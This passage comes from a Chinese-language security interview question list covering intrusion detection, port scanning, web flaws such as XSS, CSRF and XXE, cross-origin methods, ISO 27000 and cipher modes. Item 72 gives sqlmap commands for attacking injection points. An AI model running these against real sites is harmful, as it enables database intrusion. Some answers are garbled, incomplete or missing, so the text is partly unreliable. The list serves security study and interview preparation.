HIDS或主机入侵检测系统是一种对现有系统进行快照，并与以前的快照进行比较的系统。它检查是否修改或删除了关键文件，然后生成警报并发送给管理员。

67、什么是URL操纵?

URL操纵是黑客操纵网站URL获取关键信息的一种攻击。该信息在查询字符串中的参数中通过HTTP GET方法在客户机和服务器之间传递。黑客可以更改这些参数之间的信息，并在服务器上获得身份验证并窃取关键数据。

为了避免这种攻击，需要进行URL操作的安全性测试。测试人员本身可以尝试操作URL并检查可能的攻击，如果发现它们可以防止此类攻击。

68、常见的三类入侵者（intruders）都是什么?

- Masquerader：它可以被定义为在计算机上未被授权但攻击系统的访问控制并获得经过身份验证的用户帐户的访问的个人。
- Misfeasor：在这种情况下，用户被认证为使用系统资源，但是他未能使用对系统的访问。
- Clandestine user：可以定义为攻击系统的控制系统并绕过系统安全系统的个人。

69、请列举SSL中常常使用到的组件有哪些?

安全套接字层协议或SSL用于在客户端和计算机之间建立安全连接。以下是在SSL中使用的组件：

- SSL记录协议
- 握手协议
- 更改密码规范
- 加密算法

70、什么是端口扫描?

定义：尝试连接目标主机的TCP和UDP端口，确定哪些服务正在运行即处于监听状态的过程。

端口扫描目的：

- 攻击者 - 找出可供进一步攻击的网络服务，同时结合操作 系统探测技术也可以确定目标主机所安装的操作系统版本。 开放网络服务和操作系统版本信息为攻击者提供了破解攻 击的目标，使其更容易找出进入目标主机的漏洞路径。
- 防御者 - 更加了解所管理的网络状况，找出没有必要开放 的端口并关闭，这是保证业务网络安全的第一步。

常见的端口扫描：

- TCP连接扫描
- TCP SYN 扫描
- 秘密扫描（TCP FIN扫描、TCP ACK扫描、NULL扫描、XMAS扫描、SYN/ACK 扫描）
- 其他扫描（UDP扫描、IP头信息扫描、IP分段扫描、慢速扫描、乱序扫描）

71、请简单描述一下Network Intrusion Detection system?

Network Intrusion Detection System（NIDS）它用于分析整个子网上的传递流量，并与已知的攻击进行匹配。如果识别出任何循环漏洞，则管理员将收到警报。

72、SQLmap，怎么对一个注入点注入?

1. 如果是get型号，直接，sqlmap -u "注入点URL"
2. 如果是post型诸如点，可以sqlmap -u "注入点网址” --data="post的参数"
3. 如果是cookie，X-Forwarded-For等，可以访问的时候，用burpsuite抓包，注入处用号替换，放到文件里，然后sqlmap -r "文件地址"

73、CSRF, XSS和XXE有什么区别，以及修复方式?

XSS是跨站脚本攻击，用户提交的数据中可以构造代码来执行，从而实现窃取用户信息等攻击。修复方式：对字符实体进行转义、使用HTTP Only来禁止JavaScript读取Cookie值、输入时校验、输出时采用html实体编码。

CSRF是跨站请求伪造攻击，XSS是实现CSRF的诸多手段中的一种，是由于没有在关键操作执行时进行是否由用户自愿发起的确认。修复方式：筛选出需要防范CSRF的页面然后嵌入Token、再次输入密码、检验Referer

XXE是XML外部实体注入攻击，XML中可以通过调用实体来请求本地或者远程内容，和远程文件保护类似，会引发相关安全问题，例如敏感文件读取。修复方式：XML解析库在调用时严格禁止对外部实体的解析。

74、什么是同源策略？跨域有几种方式?

同源策略（Same origin policy）是一种约定，它是浏览器最核心也最基本的安全功能，如果缺少了同源策略，则浏览器的正常功能可能都会受到影响。可以说 Web 是构建在同源策略基础之上的，浏览器只是针对同源策略的一种实现。

它的核心就在于它认为自任何站点装载的信赖内容是不安全的。当被浏览器半信半疑的脚本运行在沙箱时，它们应该只被允许访问来自同一站点的资源，而不是那些来自其它站点可能怀有恶意的资源。

所谓同源是指：域名、协议、端口相同。

同源策略要求源相同才能进行正常的资源交互，即要求当前页面与调用资源的协议，域名、子域名、端口完全一致；不一致则就是跨域。

跨域的方式：

- JSON with Padding (JSONP)：JSONP的跨域方式很容易理解，页面的的每一个script标签浏览器都会发送get请求获取对应的文本资源，获取到了之后，会将获取回来的脚本直接执行，JSONP就是利用这个原理，在服务器写一个接口，接收请求的参数和结果回调的函数，在请求接口前应该要事先定义好要回调的函数，通过script标签请求之后得到的script会直接执行。

> `<script src="xxx">`元素的这个天然支持跨域的策略，网页可以得到从其他来源动态产生的 JSON 数据。JSONP请求一定需要对方的服务器做支持才可以。

- Cross-Origin Resource Sharing跨域资源共享 (CORS)：这种跨域方式需要后端的支持，需要在后端返回接口之前设置返回的头部Access-Control-Allow-Origin，具体的实现方法要根据用的后端的方法来设置。

> b.com声明：我允许a.com来访问我，在响应头添加一个`"Access-Control-Allow-Origin:http://www.zhoupenghui.com"`即可；
>
> a.com中的js发起对b.com的ajax 客户端正常发起ajax请求。

- WebSocket: WebSocket是HTML5的一个持久化的协议，它实现了浏览器与服务器的全双工通信，同时也是跨域的一种解决方案。WebSocket和HTTP都是应用层协议，都基于 TCP 协议。但是**WebSocket 是一种双向通信协议，在建立连接之后，WebSocket 的 server 与 client 都能主动向对方发送或接收数据。**同时，WebSocket 在建立连接时需要借助 HTTP 协议，连接建立好了之后 client 与 server 之间的双向通信就与 HTTP 无关了。
- postMessage: postMessage是HTML5 XMLHttpRequest Level 2中的API，且是为数不多可以跨域操作的window属性之一，它可用于解决以下方面的问题：页面和其打开的新窗口的数据传递、多窗口之间消息传递、页面与嵌套的iframe消息传递、上面三个场景的跨域数据传递

> postMessage()方法允许来自不同源的脚本采用异步方式进行有限的通信，可以实现跨文本档、多窗口、跨域消息传递。

- 中间件代理(两次跨域)：实现原理：同源策略是浏览器需要遵循的标准，而如果是服务器向服务器请求就无需遵循同源策略。

> 代理服务器，需要做以下几个步骤：接受客户端请求 、将请求转发给服务器、拿到服务器响应数据、将响应转发给客户端。

75、WebSocket的特点是?

- 较少的控制开销。在连接创建后，服务器和客户端之间交换数据时，用于协议控制的数据包头部相对较小。在不包含扩展的情况下，对于服务器到客户端的内容，此头部大小只有2至10字节（和数据包长度有关）；对于客户端到服务器的内容，此头部还需要加上额外的4字节的掩码。相对于HTTP请求每次都要携带完整的头部，此项开销显著减少了。
- 更强的实时性。由于协议是全双工的，所以服务器可以随时主动给客户端下发数据。相对于HTTP请求需要等待客户端发起请求服务端才能响应，延迟明显更少；即使是和Comet等类似的长轮询比较，其也能在短时间内更多次地传递数据。
- 保持连接状态。与HTTP不同的是，Websocket需要先创建连接，这就使得其成为一种有状态的协议，之后通信时可以省略部分状态信息。而HTTP请求可能需要在每个请求都携带状态信息（如身份认证等）。
- 更好的二进制支持。WebSocket定义了二进制帧，相对HTTP，可以更轻松地处理二进制内容。
- 可以支持扩展。WebSocket定义了扩展，用户可以扩展协议、实现部分自定义的子协议。如部分浏览器支持压缩等。
- 更好的压缩效果。相对于HTTP压缩，WebSocket在适当的扩展支持下，可以沿用之前内容的上下文，在传递类似的数据时，可以显著地提高压缩率。

76、请比较一下CORS和JSONP

JSONP的优势在于支持老式浏览器，以及可以向不支持CORS的网站请求数据；CORS与JSONP的使用目的相同，但是比JSONP更强大。

同：都能解决 Ajax直接请求普通文件存在跨域无权限访问的问题

异：

1. JSONP只能实现GET请求，而CORS支持所有类型的HTTP请求
2. 使用CORS，开发者可以使用普通的XMLHttpRequest发起请求和获得数据，比起JSONP有更好的错误处理
3. JSONP主要被老的浏览器支持，它们往往不支持CORS，而绝大多数现代浏览器都已经支持了CORS

77、谈谈ISO27000的理解?

iso27000_百度百科 (baidu.com)

ISO 27000系列标准到底讲了些什么吗?快进来看看吧 (aisoutu.com)

ISO/IEC 27000是信息安全管理的概述和术语，是最基础的标准之一。它提供了ISMS标准族中所涉及的通用术语和基本原则，由于ISMS每个标准都有自己的术语和定义，以及使用环境和行业的差别，不同标准的术语间往往会有一些细微的差异，致使在使用过程中相对缺乏协调，而ISO/IEC 27000就是用于实现这种一致性。ISO/IEC 27000标准有三个章节，第一章是标准的范围说明；第二章对IS0 27000系列的各个标准进行介绍，说明了各个标准之间的关系；第三章给出了共63个与IS0 27000系列标准相关的术语和定义。

78、浅谈信息安全等级保护与ISO27000系列标准的异同?

差异:

1. 两者的出发点不同;

> 信息安全等级保护制度是以国家安全、社会秩序和公共利益为出发点，从宏观上指导全国的信息安全工作，目的是构建国家整体的信息安全保障体系。

> ISO 27000系列标准是以保证组织业务的连续性，缩减业务风险，最大化投资收益为目的，目的是保证组织的业务安全。

2. 两者的分级标准的差异；

> 等级保护实施首先是定级问题，针对不同的级别，提出了不同的等级安全要求

> ISO 27000系列标准的第一步是风险评估，根据资产的价值和所面临的风险进行分类，然后针对不同的风险选择相应的风险处置措施。虽然都是从分级或分类入手，但是两者的分级标准不同。等级保护的分级主要考虑四个方面的风险，即信息系统遭到破坏后对国家安全、社会秩序、公共利益以及公民、法人和其他组织的合法权益所造成的影响，按照影响程度大小分为五级，等级保护的分级以组织外部影响为依据。而ISO 27000系列标准的分级是根据资产、威胁、脆弱点、影响、风险等各个因素之间的关系，采取定量或者定性的方法进行分级分类，采取何种风险处置措施，也是组织根据自己对风险的接受程度而决定。ISO 27000标准以组织内部业务影响为依据。

3. 两者的安全分类的差异；

> 等级保护和ISO 27000系列标准都从技术和管理两个方面提出了信息安全的要求。

> 等级保护有10个方面的要求，技术方面有：物理安全、网络安全、主机系统安全、应用安全、数据安全，管理方面有：安全管理机构、安全管理制度、人员安全管理、系统建设管理、系统运维管理

> 而ISO 27001标准有11个方面，分别是：安全策略、组织信息安全、资产管理、人力资源安全、物理和环境安全、通信和操作管理、访问控制、信息系统获取开发和维护、信息安全事件管理、业务连续性管理、符合性。而且两者在各个大分类下面又规定了若干的小项目。

4. 两者实施流程的差异。

> 等级保护首先对信息系统进行定级，定级之后再结合不同等级的安全要求进行安全需求分析。在定级之前，首先要对信息系统进行描述，主要包括系统边界、网络拓补、设备部署等，对于大型的信息系统要在综合分析的基础上进行划分，确定可作为定级对象的信息系统个数。信息系统的定级由受侵害客体和对客体的侵害程度两个因素决定，通过综合判定客体的受侵害程度来确定系统的安全保护等级。安全等级确定之后，从信息系统安全等级保护基本要求中选择相应的等级评价指标，通过现场观察、询问、检查、测试等方式进行评估，确定信息系统安全保护的基本需求。对于有特殊保护要求的信息系统重要资产，其安全需求分析则采用风险评估的方法来进行。

> ISO27000系列标准通过风险评估来识别风险和威胁，进而确定组织的信息安全需求，选择风险控制措施。在风险评估之前首先根据组织业务特征、资产和技术来确定ISMS范围和ISMS方针，然后选择使用于组织的风险评估方法，识别ISMS范围内的资产、资产所有者、资产的威胁、可能被资产利用的脆弱点、资产损失可能造成的影响，对风险进行分析和评价，评估安全失效可能造成的影响及后果、威胁和脆弱性发生的可能性，进而确定风险的等级。整个风险评估的过程就是对组织信息安全需求分析的过程。

共性：

1. 两者风险处理思想相同

> 信息安全没有百分之百的安全，所以无论是等级保护还是ISO 27001标准都在实施之前强调分级分类，只有找出信息安全保护的重点，才能把有限的资源投入到信息安全的关键部位，做到统筹安排，而不是“眉毛胡子一把抓”。

2. 两者在安全分类上的共同点

> 虽然等级保护和ISO 27001标准在安全措施分类上存在差别，但是很多项目都是共通的，如等级保护对“网络安全”的要求，就分别体现在ISO 27001标准的“访问控制”、“通信和操作管理”、“信息安全事件管理”等各个项目中。无论是技术还是管理上的安全措施，两者都或多或少的存在共性。

3. 两者是宏观与微观，相辅相成的关系

> 信息系统都是分布于各个组织内部，组织内部的信息安全是国家整体信息安全的基础，网络的互联和信息的共享，一个组织内部的信息系统遇到风险业务中断，就可能导致一系列的信息安全连锁反应，国家整体的信息安全水平体现在每个组织的信息安全能力上。同样组织的信息安全也受到整体外部信息网络环境的影响，组织的风险来自内部也来自外部，一个组织要和外界互联共享就必然面临风险，很难想象一个组织能够在一个不安全的信息网络环境中安然无恙。

79、请列举用于描述SSL Session state定义的参数?

1. Session identifier
2. Peer certificate
3. Compression method
4. Cipher spec
5. Master secret
6. Is resumable

80、在内网渗透中，对路由器你有哪些攻击和利用的思路?

81、一个成熟并且相对安全CMS，渗透时扫目录的意义?

敏感文件、二级目录扫描

站长的误操作比如：网站备份的压缩文件、说明.txt、二级目录可能存放着其他站点

82、请列举攻击密码体制的常用方法有哪些?

① 惟密文攻击
（Ciphertext-only attack）

在惟密文攻击中，密码分析者知道密码算法，但仅能根据截获的密文进行分析，以得出明文或密钥。由于密码分析者所能利用的数据资源仅为密文，这是对密码分析者最不利的情况。

② 已知明文攻击
（Plaintext-known attack）

已知明文攻击是指密码分析者除了有截获的密文外，还有一些已知的“明文—密文对”来破译密码。密码分析者的任务目标是推出用来加密的密钥或某种 算法，这种算法可以对用该密钥加密的任何新的消息进行解密。

③ 选择明文攻击
（Chosen-plaintext attack）

选择明文攻击是指密码分析者不仅可得到一些“明文—密文对”，还可以选择被加密的明文，并获得相应的密文。这时密码分析者能够选择特定的明文数据块去加密，并比较明文和对应的密文，已分析和发现更多的与密钥相关的信息。

密码分析者的任务目标也是推出用来加密的密钥或某种算法，该算法可以对用该密钥加密的任何新的消息进行解密。


④ 选择密文攻击
(Chosen—ciphenext attack)

选择密文攻击是指密码分析者可以选择一些密文，并得到相应的明文。密码分析者的任务目标是推出密钥。这种 密码分析多用于攻击公钥密码体制。

83、请讲述分组密码五中操作模式各自的特点?

ECB模式（电子密码本模式）

- ECB模式是将明文消息分成固定大小的分组，当最后一个分组的内容小于分组长度时，需要用特定的数据进行填充以至于长度等于分组长度，每个分组的加密和解密都是独立的，可以进行并行操作，但是安全性较低。




- 特点如下

  1. 模式操作简单，不同的分组可以并行处理；
  2. 明文中的重复内容将在密文中体现出来，特别对于图像数据（有固定的的数据格式说明）和明文变化较少的数据。弱点源于每个明文分组是分离处理的；
  3. 不具有错误传播特性，即如果一个分组中出现传播错误不会影响其他分组；
  4. 主要用于内容较短（不会超过一个分组）的报文的加密传递。


CBC模式（密码分组链接模式）

- CBC模式中的第一个分组需要用初始化向量IV（一个随机的且长度为一个分组长度的比特序列）进行异或操作再进行加密，而后面的每一个分组都要先和前一个分组加密后的密文分组进行异或操作，然后再加密。加密是连续的，不能进行并行操作。

CBC模式的加密



CBC模式的解密



- CBC模式具有如下特点：
    1. 同一个消息中的两个相同明文被加密成不同的密文；
    2. 不同消息的前若干个分组相同，且加密时使用相同的IV，这些分组的加密结果一致，此时以时间戳作为分组较好；
    3. 如果密文分组有一位传播错误，解密时可能导致对应明文分组中多位出错，但密文分组中的这一位出错只会导致对应的明文分组的下一明文分组中对应位置的一位出错。其后的明文分组不再受影响，因此，密文分组中的一位出错具有自恢复能力；
    4. CBC模式可用于加密和认证。用于加密是不能并行处理，也不能用于加密或解密可以随机访问的文件记录（因为CBC模式需要访问以前的记录）

OFB模式（输出反馈模式）

- 加密的输入是64位的移位寄存器SR，对第一个分组的处理需要使用到初始向量IV。每处理完一个分组，移位寄存器就左移 j 位，加密函数64位输出的高 j 位被反馈回64位的移位寄存器的低 j 位，剩余 64 - j 位就被丢弃。这种模式主要面向字符的流密码加密传送，假设传输单位是以 j 位（j通常为8，代表一个字符，此时明文被分成 j 位的片段而不是以64位作为处理单元）。OFB 模式的算法逻辑关系如下

$$（加密）C_1 = P_1 \oplus S_j[E_k(IV)], C_i = P_i \oplus S_j[E_k(SR_j \parallel S_j^{i-1})], (i = 2, \ldots, N)$$

$$（解密）P_1 = C_1 \oplus S_j[E_k(IV)], P_i = C_i \oplus S_j[E_k(SR_j \parallel S_j^{i-1})], (i = 2, \ldots, N)$$

式中，$S_j[x]$表示x的最左边j位；SR_j表示移位寄存器SR左移j位；

S_j^{i-1}表示处理第$i-1$个分组时候得到的j为选择丢弃处理结果，$\parallel$表示连接关系

- **OFB 模式具有以下特点：**
    1. 发送方（加密）和接收方（解密）都只是用所选定密码算法的加密函数；
    2. 没有错误传播，如果传输中出现错误，不会影响其后各位；

3. OFB 是一种同步流密码，与明文疑惑前的密钥流独立与明文和密文；
4. 密文中的一位传输错误只影响明文中的相应位。

CFB模式（密文反馈模式）

- CFB模式与OFB模式结构上类似，j 位密码反馈将 j 位的密文用于反馈输入，即前一个密文分组（j 位）被填充入64位寄存器的低j位，组成当前分组加密函数的输入参数之一。在CFB模式中密文单元被反馈回移位寄存器，正因如此，传输中出现的差错将会传播运气后续所有消息的损坏。CFB的算法逻辑关系如下

$$（加密）C_1 = P_1 \oplus S_j[E_k(IV)], C_i = P_i \oplus S_j[E_k(SR_j \parallel C_j^{i-1})], (i = 2, \ldots, N)$$

$$（解密）P_1 = C_1 \oplus S_j[E_k(IV)], P_i = C_i \oplus S_j[E_k(SR_j \parallel C_j^{i-1})], (i = 2, \ldots, N)$$

式中，$S_j[x]$表示x的最左边j位；SR_j表示移位寄存器SR左移j位；

S_j^{i-1}表示处理第$i-1$个分组时候得到的j为选择丢弃处理结果，$\parallel$表示连接关系


- CFB模式具有以下特点

1. 加密和解密时只使用所选定分组加密方法(如 DES、AES)中的加密函数;
2. 该模式可用于加密较小的分组(如一次加密一个字符或一位)，不需要进行填充，为分组的大小 j 通常就取决于待加密的数据单元的位数;
3. 因为针对字符选用分组加密方法的加密函数进行处理,因此效率相对较低;
4. CFB实际上是一个非同步的流加密模式,其与明文异或前的密钥流取决于加密密钥和前一个密文分组;
5. 可以用同一个密钥加密多个消息，但每一个消息的初始向量IV应不同;
6. 如果密文分组 Cj 有一位传输错误，解密时将导致对应明文分组 Pj 相同位置位出错，但只要 Cj 中的各位没有全部移出寄存器，后续明文分组中大多数位有50%的出错概率，只有当移位寄存器被全部刷新之后，系统才会从错误中恢复。

CTR模式（计数器模式）

- 在CTR模式中，每次加密时都会生成一个不同的值来作为计数器的初始值，每个分组对应一个逐次累加的计数器，通过对计数器进行加密来生成密钥流，再将密钥流与明文分组进行异或操作得到密文分组。

CTR模式的加密



- 特点：CTR模式实际上是一种流密码，密文的以为传播错误只影响明文的对应位；适用于实时性和速度要求较高的场合；处理效率高；可以进行预处理（异或之前的操作不依赖于明文）；随机访问特性（可以随机的对任意一个密文分组进行处理，与其他密文无关）；实现简单。

84、密钥序列产生器（KG）基本要求?

（1）种子密钥K的长度在128位以上

（2）密钥序列具有极大周期

（3）密钥序列具有均匀的n-元分布

（4）不能由密钥序列通过暴力算法或统计方法推算出密钥序列产生器（KG）的结构

（5）密钥流是不可被预测的

85、LFSR构成的序列密码（譬如A5），其周期、中字密钥、分别由哪部分组成的，为什么一个LFSR不能生成秘钥序列?

组成部分：周期是所有LFSR周期的最小公倍数。

为什么一个LFSR不能生成密钥序列：是可破译的，参考m-序列的破译。

86、IBE算法的优势与不足?

作为非对称加密算法，IBE具有非对称加密的优缺点

- 优点：
    1. 非对称加密算法使用公钥加密，私钥解密，私钥签名，公钥验签。安全性比对称加密高。
    2. 非对称加密使用两个密匙，服务端和客户端密匙不一样，私钥放在服务端，不用进行密钥交换，泄漏可能性较低，安全性高。

3. 更高效的公钥更新。
4. 更高效的公钥完整性/认证性保护。

- 缺点：

1. 需要大数的乘幂求模等算法，运行速度慢。只适合对少量数据进行加密。

87、数字签名和手写签名的不同?

(1) 包含性

- 传统手书签名是含在文件中的，是文件的一部分，在签一个支票的时候，签名就在支票上；而不是一个单独的文件。
- 但当数字签名一个文件时，把签名当作一个单独的文件来发送。发送者发送两个文件：信息与签名。接收者也接收两个文件，并且要证实签名是属于假定发送者的。如果签名被证实了，就保存信息，否则就拒绝。

(2) 验证方法

- 两种签名的第二种区别就是验证签名的方法不同。对传统签名来说，接收者接收一个文件后，就要对比文件上的签名与档案上的签名。如果相同，文件就是可信的。接收者需要有一个档案上签名的副本来对比。
- 对于数字签名来说，接收者接收的是信息和签名。所有地方均不会有此签名的副本。接收者必须使用一种验证技术来验证信息和签名，以证实其真实性。

(3) 关系

- 对于传统签名来说,签名和文件通常是一对多的关系。某人可用一个签名去签多个文件。
- 对数字签名而言,签名和信息是一对一的关系。每一个信息拥有它自己的签名，一个信息的签名不能用在另一个信息上。如果Bob相继接收两个来自Alice的信息，那他就不能用第一个信息的签名来验证第二个。每一个信息都需要一个新的签名。

(4)二重性

> 两种签名的另一个区别是一种称为二重性的性质。

- 在传统签名中,已签名文件的副本可以和档案中的原始签名相区别；
- 在数字签名中，除了时间因素(如时间戳)以外，在文件上没有这种区别。例如，假定Alice发送一个文件，指示Bob向Tom付款。如果Tom拦截了这个信息和签名,他就可以重放这一信息,以便再次从Bob那里得到付款。

88、密钥管理遵循的原则是?


1. 明确密钥管理的策略和机制。策略是密钥管理的高级指导，机制是实现和执行策略的技术机构和方法。
2. 全面安全原则。必须对密钥生命周期的各个阶段采取妥善的安全管理。
3. 最小权利原则。分配给用户进行事务处理所需要的最少的密钥集合。
4. 责任分离原则。一个密钥应当专职一种功能，不要让一个密钥兼任几个功能。
5. 密钥分级原则。对于一个大的系统，所需要的密钥的种类和职责非常多，需要根据密钥的职责和重要性，把密钥划分成几个级别。
6. 密钥更换原则。密钥必须按时更换，否则攻击者如果截获了足够多的密文，密钥被破译的可能性就会非常大。
7. 密钥应该有足够长。密钥的一个必要条件是密钥要有足够的长度。
